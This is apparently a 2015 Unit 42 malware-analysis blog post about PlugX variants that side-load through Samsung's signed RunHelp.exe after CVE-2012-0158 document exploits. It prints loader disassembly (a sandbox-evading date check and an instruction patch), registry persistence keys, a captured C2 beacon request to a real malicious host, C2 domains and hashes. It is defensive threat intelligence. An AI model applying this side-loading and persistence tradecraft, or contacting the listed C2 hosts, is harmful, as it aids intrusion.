

## PlugX Uses Legitimate Samsung Application for DLL Side-Loading

posted by: [Robert Falcone](#) on May 1, 2015 1:29 PM

filed in: [Malware](#), [Threat Prevention](#), [Unit 42](#)

tagged: [PlugX](#), [Samsung](#), [Trojan](#)

### Summary

While threat actors using the PlugX Trojan typically leverage legitimate executables to load their malicious DLLs through a technique called DLL side-loading, Unit 42 has observed a new executable in use for this purpose. Threat actors are now using this previously unseen executable, created by Samsung, to load variants of the PlugX Trojan.

Using our [AutoFocus](#) threat intelligence service, we have flagged these variants to help users identify related attacks.

### Malware Details

This story starts with the analysis of a malicious Word document named 雨傘運動後教會生態.doc (which translates to “Church ecology after the Umbrella Movement”) that was created with the infamous “Tran Duy Linh” exploit kit. This malicious document exploits CVE-2012-0158 to open a decoy document and execute a custom dropper Trojan named word.exe.

The decoy document, shown in Figure 1, contains text copy and pasted from the legitimate website [www.hkchurch.org](#). The decoy document is a commentary written by Pastor Wu Chiwai on his view of the four types of churches and how he feels they need to evolve in the wake of the movement. He is a pastor at Hong Kong’s Christian & Missionary Alliance Church, one of the churches that aided the demonstrators. He is also the general secretary of the Hong Kong Church Renewal Movement and has been quoted in East Asian and Western media.




Figure 1: Decoy Document Opened After Exploitation of CVE-2012-0158

The custom dropper executes in the event of successful exploitation of CVE-2012-0158. It then saves the following files to the system, ultimately to install and run a variant of the PlugX Trojan:

%TEMP%\RunHelp.exe

%TEMP%\ssMUIDLL.dll

%TEMP%\ssMUIDLL.dll.conf

The RunHelp.exe executable is Samsung’s legitimate “RunHelp Application”, which is signed using a digital certificate belonging to “Samsung Electronics CO., LTD”. The threat actors use this legitimately signed application to execute the malicious code via DLL side-loading. The legitimate RunHelp.exe attempts to load a legitimate library named “ssMUIDLL.dll” in an attempt to call an exported function named “GetFullLangFileNameW2”, which can be seen in Figure 4 in this blog. The threat actors named their malicious file “ssMUIDLL.dll”, which RunHelp.exe will load and execute the PlugX loader DLL.

It’s important to note that this technique isn’t exploiting any problems in the Samsung program; it’s simply using the legitimate binary to

hide the information.


During our analysis we identified a second related malicious Excel spreadsheet named "1.xls" that also exploits CVE-2012-0158 to save and execute a custom dropper Trojan named 7.tmp. This dropper Trojan decrypts embedded files and saves them to the following locations on the system, which includes the same "RunHelp Application" as the previous delivery document based on the same SHA256 hash:

```
%TEMP%\RunHelp.exe
%TEMP%\ssMUIDLL.dll
%TEMP%\ssMUIDLL.dll.conf
```

## PlugX


Unit 42 performed further analysis on this specific PlugX sample, as we had not observed threat actors using the Samsung "RunHelp Application" to load a PlugX loader DLL in attacks prior to the two noted above. The ssMUIDLL.dll in both known delivery documents is a loader that is responsible for decrypting and executing the functional PlugX code stored within the "ssMUIDLL.dll.conf" file.

The loader DLL has some tricks up its sleeve to frustrate manual analysis and avoid analysis in an automated environment. The DLL complicates analysis by including junk code in the form of useless API function calls and other unused arithmetic instructions. In addition to including junk code, the DLL avoids automated analysis by making sure the system time is greater than "20140606", suggesting the code will not run in sandboxes that have a static system time set before June 6, 2014. The screenshot below shows the junk code in the form of calls to the GetColorSpace function (highlighted), as well as the code used by the ssMUIDLL.dll samples to make sure the system time is greater than June 6, 2014.



```
loc_10001B4B:          ; hdc
push                0
call               esi ; GetColorSpace
mov                eax, hModule
push                edi          ; GetSystemTime
push                eax          ; kernel32.dll
call               ds:GetProcAddress
push                0            ; hdc
mov                ebx, eax
call               esi ; GetColorSpace
lea                ecx, [ebp+var_18]
push                ecx
call               ebx          ; Call to GetSystemTime
push                0            ; hdc
call               esi ; GetColorSpace
movzx               edx, [ebp+var_18]
movzx               eax, [ebp+var_16]
imul                edx, 64h
movzx               ecx, [ebp+var_12]
add                 edx, eax
imul                edx, 64h
add                 edx, ecx
cmp                 edx, 20140606 ; Make sure system time
                                   ; is greater than 6/6/2014
jnl                 loc_10001C80
```

Figure 2: Assembly Code Showing Useless Calls to GetColorSpace and Instructions Making Sure Date is Greater than June 6, 2014  
The date checking component in this DLL is not a new technique, as Unit 42 has seen other older PlugX DLLs checking for dates all the way back to January 1, 2012. The method in which ssMUIDLL.dll calls its main function begins by checking the RunHelp.exe executable (obtains a handle to the loading executable using GetModuleHandleA) for two specific bytes at a hardcoded offset. The screenshot below shows the code within ssMUIDLL.dll that checks the legitimate executable for specific bytes, as well as more junk calls to GetColorSpace.



```
push                0
call               edi          ; Call to GetModuleHandleA to get virtual offset to executable
push                0
mov                edi, eax      ; Move loaded offset of legitimate executable
call               esi ; GetColorSpace
push                0
add                edi, 1E9Eh    ; Access specific offset in legitimate executable
call               esi ; GetColorSpace
cmp                byte ptr [edi], 8Bh ; Check for specific byte at specified offset in legitimate executable
jnz                short loc_10001C80 ; Jump to Exit if byte does not match

cmp                byte ptr [edi+1], 0F0h ; Check for a second specific byte at the specified offset plus one
jnz                short loc_10001C80 ; Jump to Exit if byte does not match
```

Figure 3: Assembly Code Checking for Specific Bytes in Legitimate Executable

At first, we thought this was just to confirm the correct legitimate executable side loaded the loader DLL as an anti-analysis technique. However, it turns out that the DLL checks for these bytes to locate the instruction in RunHelp.exe immediately after loading the ssMUIDLL.dll library. The DLL changes this instruction to include a jump to a function within ssMUIDLL.dll that is responsible for decrypting and executing the PlugX functional code from the ssMUIDLL.dll.conf file.

The screenshots in Figure 4 and 5 show a comparison of the original instruction (Figure 4, instruction highlighted in gray) in RunHelp.exe that the ssMUIDLL.dll library checks and the resulting instruction (Figure 5, instruction highlighted in gray) after the DLL changes it to jump to its sub function used to decrypt and execute the PlugX functional code (0x10001920 in ssMUIDLL.dll).

```

00401E80 68 0C 31 41 00    push    offset aSsmuidll_dll ; "ssMUIDLL.dll"
00401E85 8B D6             mov     edx, esi
00401E87 68 04 01 00 00    push    104h                ; SizeInWords
00401E8C 52              push    edx                  ; Dst
00401E8D E8 B7 11 00 00    call    _wcsncpy_s
00401E92 83 C4 0C         add     esp, 0Ch
00401E95 8B C6             mov     eax, esi
00401E97 50              push    eax                  ; lpLibFileName
00401E98 FF 15 10 10 41 00 call    ds:LoadLibraryW
00401E9E 8B F0             mov     esi, eax
00401EA0 85 F6             test    esi, esi
00401EA2 0F 84 A2 00 00 00 jz      loc_401F4A

```

```

00401EA8 55              push    ebp
00401EA9 68 28 31 41 00    push    offset ProcName ; "GetFullLangFileNameW2"
00401EAE 56              push    esi                  ; hModule
00401EAF FF 15 14 10 41 00 call    ds:GetProcAddress
00401EB5 8B E8             mov     ebp, eax
00401EB7 85 ED             test    ebp, ebp
00401EB9 0F 84 83 00 00 00 jz      loc_401F42

```

Figure 4: Original Instructions in RunHelp.exe to Load ssMUIDLL.dll Prior to Modification by the DLL

```

00401E80 68 0C 31 41 00    push    offset aSsmuidll_dll ; "ssMUIDLL.dll"
00401E85 8B D6             mov     edx, esi
00401E87 68 04 01 00 00    push    104h                ; SizeInWords
00401E8C 52              push    edx                  ; Dst
00401E8D E8 B7 11 00 00    call    _wcsncpy_s
00401E92 83 C4 0C         add     esp, 0Ch
00401E95 8B C6             mov     eax, esi
00401E97 50              push    eax                  ; lpLibFileName
00401E98 FF 15 10 10 41 00 call    ds:LoadLibraryW
00401E9E E9 7D FA BF 0F    jmp     near ptr 10001920h

```

```

00401EA3 84 A2 00 00 00 55 test    [edx+55000000h], ah
00401EA9 68 28 31 41 00    push    offset ProcName ; "GetFullLangFileNameW2"
00401EAE 56              push    esi                  ; hModule
00401EAF FF 15 14 10 41 00 call    ds:GetProcAddress
00401EB5 8B E8             mov     ebp, eax
00401EB7 85 ED             test    ebp, ebp
00401EB9 0F 84 83 00 00 00 jz      loc_401F42

```

Figure 5: Instructions within RunHelp.exe After the PlugX DLL Adds a Jump Instruction

Unit 42 found PlugX loaders compiled as far back as November 2014 that use this method of checking for specific bytes before manipulating instructions within a legitimate executable during the loading process. We have also seen a similar technique of modifying the legitimate executable in a much older PlugX loader that was compiled in June 2012. This older sample checks for the "MZ" magic bytes and the "PE" bytes within the PE header of the legitimate executable and specifically changes the instructions at the AddressOfEntryPoint (offset 0x128) to jump to the main function in the loader DLL. It appears that the malware author(s) are evolving their loading DLL to manipulate the loading executable to allow the authors to introduce new legitimately signed executables to perform DLL side loading.

Once the loader DLL decrypts and executes the functional PlugX code within ssMUIDLL.dll.conf, it copies RunHelp.exe and ssMUIDLL.dll to the following location before deleting them from the %TEMP% folder:

C:\Documents and Settings\All Users\DRM\ABC\

The PlugX functional code will read the contents of the ssMUIDLL.dll.conf file and save the data to the following created registry keys:

HKLM\SOFTWARE\BINARY\ssMUIDLL.dll.conf

HKCU\SOFTWARE\BINARY\ssMUIDLL.dll.conf

The functional code then creates a service named "ABC" to automatically start the legitimate RunHelp.exe and side load the ssMUIDLL.dll library at system startup. However, the side loaded ssMUIDLL.dll library now reads the data stored in the registry keys above to access, decrypt and execute the PlugX functional code. The use of the registry to store the PlugX code has resulted in the variant name PlugX Registry and was seen in an attack campaign in the first quarter of 2015 focused on targets in India[1].

The PlugX functional code mentioned in this blog communicates with C2 servers using HTTP requests that contain encrypted data within the "Cookie" field of the request, as seen in Figure 6.

```

GET /86BF593CFBE495E57109D285 HTTP/1.1
Accept: */*
Cookie: lB2bEXnzN/0lByx/nowkdyBDp9g=
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E;
SV1)
Host: capser.zues.info:8080
Connection: Keep-Alive
Cache-Control: no-cache

```

Figure 6: HTTP Request Between PlugX and its C2 Server

The C2 servers found in the PlugX configurations discussed in this blog were capser.zues[.]info and casper.bacguarp[.]com. bacguarp[.]com. These have been used as C2 infrastructure in previous attack campaigns involving PlugX payloads that were delivered by the zero-day CVE-2013-3906[2] and additional attacks focused on targets in Asia in July 2014[3]. Unit 42 is aware of the following known subdomains associated with the bacguarp[.]com domain:

auto.bacguarp[.]com  
fas2t.bacguarp[.]com  
fast.bacguarp[.]com  
fast2.bacguarp[.]com  
ftp.bacguarp[.]com

istore.bacguarp[.]com  
line.bacguarp[.]com  
rfa.bacguarp[.]com  
scqf.bacguarp[.]com  
ser.bacguarp[.]com  
web.bacguarp[.]com  
www1.bacguarp[.]com

[1] Szappanos, Gabor. "PlugX goes to the registry (and India)". Sophos. February 2015. [https://www.sophos.com/en-us/medialibrary/PDFs/technical papers/plugin-x-goes-to-the-registry-and-india.pdf](https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/plugin-x-goes-to-the-registry-and-india.pdf).

[2] Villeneuve, Nart. Scott, Mike. "Exploit Proliferation: Additional Threat Groups Acquire CVE-2013-3906." FireEye. Nov. 12, 2013. <https://www.fireeye.com/blog/threat-research/2013/11/exploit-proliferation-additional-threat-groups-acquire-cve-2013-3906.html>.

[3] Geok Meng Ong. Chong Rong Hwa. "Pacific Ring of Fire: PlugX / Kaba." FireEye. July 24, 2014. <https://www.fireeye.com/blog/threat-research/2014/07/pacific-ring-of-fire-plugin-x-kaba.html>.

## Conclusion

Attackers sometimes introduce new legitimate executables to side-load the PlugX Trojan, and Unit 42 recently observed two samples using the Samsung RunHelp Application. The PlugX samples saved its functional code to the registry, which has been a technique used by PlugX samples used in attacks on targets in India in 2015. The PlugX samples also use a C2 domain, specifically bacguarp[.]com that was also used in attacks previous attacks, which suggests that threat actors may continue to use it as C2 infrastructure in future campaigns.

We encourage customers to confirm these indicator sets are in their current security solutions, add them when appropriate, and proactively search their networks for an existing compromise. The ideal security solution employs a platform-based approach that provides protection at each stage of the attack kill-chain, automatically adding new protections as previously unknown threats such as this are detected.

## Sample Summary

### Delivery Documents

Filename: 雨傘達動後教會生態.doc

MD5: 4ce325995895f1511f1f3abc15cf2124

SHA256: 57dba34482a0aa3ae2c092a40c709f7e5e5ba5c8a06202a6b1716fa1fdbd1a77

Author: Tran Duy Linh

Company: DLC Corporation

Codepage: 949

Create Date: 2012:11:23 04:35:00 UTC

Modify Date: 2012:11:23 04:39:00 UTC

Filename: 1.xls

MD5: d4375582ff56ea9d15f0b0a012f35648

SHA256: c97c3d53e9ac95ba01aa8bc85c6c8cb792b2d3dba68d7d8912e01f1e62645b71

Codepage: 936

Dropper Trojans

Filename: word.exe

MD5: d376f29dc8a1c6fd4b8849c9d57e3e03

SHA256: b560b974497bc64f68e6a1cebc6f137f73d6e2b282de9b6627a707ae7722fd7d

Compiled: 2015-01-08 16:54:28 UTC

Filename: 7.tmp

MD5: 142c996adaea6de8ed611b36234dd22f

SHA256: be855efc2a5f7dcee98a7870e009747940a231f5389380a72565759ca6fdb68f

Compiled: 2015-03-18 07:03:52 UTC

Legitimate Samsung Application

Filename: RunHelp.exe

MD5: 8ddc664747b4c424c4ed576362134f3c

SHA256: 0191cb2a2624b532b2dffef6690824f7f32ea00730e5aef5d86c4bad6edf9ead

Certificate Organization Name: Samsung Electronics CO., LTD.

PlugX DLL Loaders

Filename: ssMUIDLL.dll

MD5: 3a70a7af3bd6fc92f76efaa6a14f3bf4

SHA256: 968e62874d105132bb542e7a72f5416886ed23dc75e52a673e2d23ad905fecf6

Compiled: 2015-01-08 16:43:24 UTC

Filename: ssMUIDLL.dll

MD5: 34759f8055257be08e02a4ddca74d3ec

SHA256: 94defa567302c753d9c4f7f3573270eff0b1e4a5d8ec6873887e680a93ed6ddb

Compiled: 2015-03-18 06:51:54 UTC

PlugX Functional Code

Filename: ssMUIDLL.dll.conf

MD5: 8de6e24ea641b97e75c822500729384c

SHA256: 92c806d3a98ddced7f3790fcf33c77e573d46ca85a43403bf2c97670f68d05e3

Size: 123357 bytes

Filename: ssMUIDLL.dll.conf

MD5: ec96ff2d06f8ece9d88622a62f6d2bf3

SHA256: 423d1da057ac708c9ba2f9b1243fcbecd8772e0b06f87d011f6e1868393fe9f5

Size: 126432 bytes

Post Your Comment

Name \*  
Email \*  
Website

Post Comment

[Home](#)

[Government](#)

[Partners](#)

[Unit 42 Threat Intelligence](#)

[Technical Documentation](#)

[Advanced Endpoint Protection](#)

## Subscribe to the Research Center Blog



## Categories & Archives

Select a Category ▼

Select a Month ▼

[More →](#)

## Recent Posts

[Security and the Cloud — Turning a Corner](#) posted by [Palo Alto Networks](#) on May 6, 2015

[Join Palo Alto Networks For Our Annual Federal Forum!](#) posted by [Pamela Warren](#) on May 5, 2015

[Revealing the Secrets: Advances in Android and iOS Attacks](#) posted by [Palo Alto Networks](#) on May 5, 2015

[Managed Security Services: Getting It Right](#) posted by [Jonathan Lewis](#) on May 4, 2015

[Don't Miss The Latest Threat Intelligence from Unit 42](#) posted by [Chad Berndtson](#) on May 4, 2015

[More →](#)

# About Palo Alto Networks

Palo Alto Networks is the network security company. Our innovative platform allows enterprises, service providers, and government entities to secure their networks and safely enable the increasingly complex and rapidly growing number of applications running on their networks.

The core of Palo Alto Networks' platform is our next-generation firewall, which delivers application, user, and content visibility and control integrated within the firewall through its proprietary hardware and software architecture. Palo Alto Networks products and services can address a broad range of network security requirements, from the datacenter to the network perimeter, as well as the distributed enterprise, which includes branch offices and a growing number of mobile devices.

## FOLLOW US

[Facebook](#)

[Twitter](#)

[Linked In](#)

[You Tube](#)

## Learn More

[Firewalls](#)

[VPN](#)

[Malware](#)

[Intrusion Prevention System](#)

[Intrusion Detection System](#)

[Denial of Service Attack](#)

[Security Policy](#)

[Network Security](#)

[Data Center](#)

[1.866.320.4788](#)

[Privacy Policy](#)

[Legal Notices](#)

[Site Index](#)

[Subscriptions](#)

Copyright © 2007-2013 Palo Alto Networks